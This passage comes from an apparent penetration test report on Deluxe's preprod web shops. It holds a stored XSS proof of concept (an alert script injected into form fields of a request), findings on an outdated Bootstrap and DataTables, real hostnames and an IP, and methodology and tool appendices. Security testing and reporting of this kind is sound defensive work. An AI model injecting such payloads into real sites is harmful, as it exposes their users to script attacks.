Ink%5E91%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&editor_48=<script>throw[onerror]=[alert],'Stored+XSS'&files=&
group_48=50222%5E5614%5EImprint+Text%5E48%5E%5E0%5E0%5E0%5E0%5E%5E<script>throw[onerror]=[alert],'Stored+XSS'&comments_48=<
script>throw[onerror]=[alert],'Stored+XSS'&comments=&comments_172=&group_172=50222%5E11623%5E1+Color+1+
Location%5E172%5E1%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&comments_13=&group_13=
50222%5E713%5EBlack%5E13%5E000000%5E0.0000%5E0.0000%5E0%5E0.0000%5E%5E&standard_due_date=4%2F16%2F2026&group_130=
50222%5E5248%5ESee+Comments%5E130%5E%5E0%5E0%5E0%5E%5E&comments_130=
```


```
Response

Header: Text   Body: Text

HTTP/1.1 302 Moved Temporarily

<html><head><title>Object moved</title><script type="text/javascript" src=
"/en-ca/products/ruxitagentjs_ICA7NVfgqrux_10333260303165926.js" data-dtconfig=
"rid=RID_402714597|rpid=-1641713974|domain=deluxe.ca|reportUrl=/en-ca/products/rb_bf84693qiz|app=0f0494e94247d20a|cuc=oftq
d0x5|owasp=1|mel=100000|expw=1|featureHash=ICA7NVfgqrux|dpvc=1|lastModification=1773870962237|tp=500,50,0|rdnt=1|uxrgce=1|
srbbv=2|agentUri=/en-ca/products/ruxitagentjs_ICA7NVfgqrux_10333260303165926.js"></script></head><body>
<h2>Object moved to <a href="/en-ca/products/cart/">here</a>.</h2>
```

After that, go to the product's Modify page:



URL: https://preprod.deluxe.ca/en-ca/products/customize/silver-element-stylus-pen/50222/?detailid=8280339

The malicious code will be executed:



H.2 Unsupported Software – Bootstrap

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H					HIGH 8.6
STRIDE Vector	**S**	**T**	**R**	**I**	**D**	**E**
	—	X	—	X	X	X

FINDING

During penetration testing, it was discovered that the application uses unsupported **Bootstrap** library:

- Bootstrap version **3.4.1** (released on **February 13, 2019**) is vulnerable **Cross-site Scripting (XSS) attacks;**

Moreover, the **Bootstrap 3* versions** support has ended as of **July 24, 2019.**

The unsupported software version was discovered through a page source code review. Please be aware that any automated security scanning tool would most likely report this software version as an issue.

RECOMMENDATION

This library should be updated to the latest version or removed from the server if it is obsolete and not necessary for the application.

REFERENCES

https://security.snyk.io/package/npm/bootstrap/3.4.1

https://www.cvedetails.com/cve/CVE-2019-8331/

https://blog.getbootstrap.com/2019/02/13/bootstrap-4-3-1-and-3-4-1/

AFFECTED APPLICATIONS


Host	IP
preprod.deluxe.com/products	23.216.132.76
preprod.deluxe.ca/en-ca/products	23.216.132.76

EVIDENCE A

URL: https://preprod.deluxe.com/products/

Authentication: **Not required**

As shown in the screenshot below, the application uses an unsupported Bootstrap library version **3.4.1**:




EVIDENCE B

URL: https://preprod.deluxe.ca/en-ca/products/promotional/

Authentication: **Not required**

As shown in the screenshot below, the application uses an unsupported Bootstrap library version **3.4.1**:



M.1 Outdated software version – datatable

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N					MEDIUM 5.3
STRIDE Vector	**S**	**T**	**R**	**I**	**D**	**E**
	—	—	—	✗	—	—

FINDING

During penetration testing, it was discovered that the application uses outdated versions of **the datatables** library:

- **datatables** version **1.10.20** (released on **October 1, 2019**) is vulnerable to **Prototype Pollution** and **Cross-site Scripting (XSS) attacks.**

Outdated software versions were discovered through page source code review and console commands which allow understanding of what datatable versions are currently running on the pages. Please be aware that any automated security scanning tool would most likely report these software versions as an issue.

RECOMMENDATION

This library should be updated to the latest version or removed from the server if it is not necessary for the application.

REFERENCES

https://security.snyk.io/vuln/SNYK-JS-DATATABLESNET-1540544
https://www.resolvedsecurity.com/vulnerability-catalog/CVE-2021-23445

AFFECTED APPLICATIONS


Host	IP
preprod.deluxe.com/products	23.216.132.76
preprod.deluxe.ca/en-ca/products	23.216.132.76

EVIDENCE A

URL: https://preprod.deluxe.com/products/customize/ellipse-softy-w-stylus/41479/

Authentication: **Not required**

As shown in the screenshot below, the application uses an outdated version of the datatable library 1.10.20:




EVIDENCE B

URL: https://preprod.deluxe.ca/en-ca/products/customize/silver-element-stylus-pen/50222/

Authentication: **Not required**

As shown in the screenshot below, the application uses an outdated version of the datatable library 1.10.20:



APPENDIX A: Testing Procedure

The testing methodology that the GFL team follows is based on Penetration Testing Execution Standard (PTES), Technical Guide to Information Security Testing and Assessment (NIST 800-115), and OWASP.

The testing process consists of the following stages:

Pre-engagement Interactions. In this phase, the scope and rules of engagement are defined. This includes target identification and validation, time frame definition, testing type and attack scenario discussion, escalation, disaster recovery procedures negotiation, etc.

Intelligence Gathering. The intelligence-gathering phase is aimed at collecting information about the target that will enable an attacker to build a picture of technical details behind an organization's network: details on server technology, available services, etc.

Threat Modeling. This phase implies the analysis of information collected during Intelligence Gathering; targets and attack vectors are identified.

Vulnerability Analysis. This is a process of discovering flaws and misconfigurations in systems and applications that can be leveraged by attackers.

Exploitation. The exploitation phase of a penetration test focuses solely on establishing access to a system or resource by bypassing security restrictions. The point is to identify the main entry point into the organization and to identify high-value target assets.

Post Exploitation. Actions taken in the Post-Exploitation phase are targeted at the determination of the value of the compromised system and identifying what data, access, and level of control can be obtained by an attacker.

Reporting and Delivery. At this stage all active phases of research and exploitation are complete. The team analyses discovered vulnerabilities and assesses severity level from generic technical and organization specifics viewpoints. Findings, evidence, and recommendations are documented in the Penetration Test report and delivered to the responsible parties negotiated at Pre-engagement Interactions.

APPENDIX B: Tools

The basis of the software used for penetration testing is Kali Linux distribution with many pre-installed programs designed primarily for security tests.

The main applications used are:
- Nmap
- Netcat
- Mozilla FireFox with different plug-ins
- Nessus Vulnerability Scanner (a stand-alone proprietary tool)

Periodically, other tools like:
- OpenVAS
- Arachni
- Vega
- Nikto
- w3af and others are utilized for additional and/or cross-checking.

All mentioned applications are used in the first stages of penetration testing. Vulnerabilities identified with the help of these tools are afterward verified manually.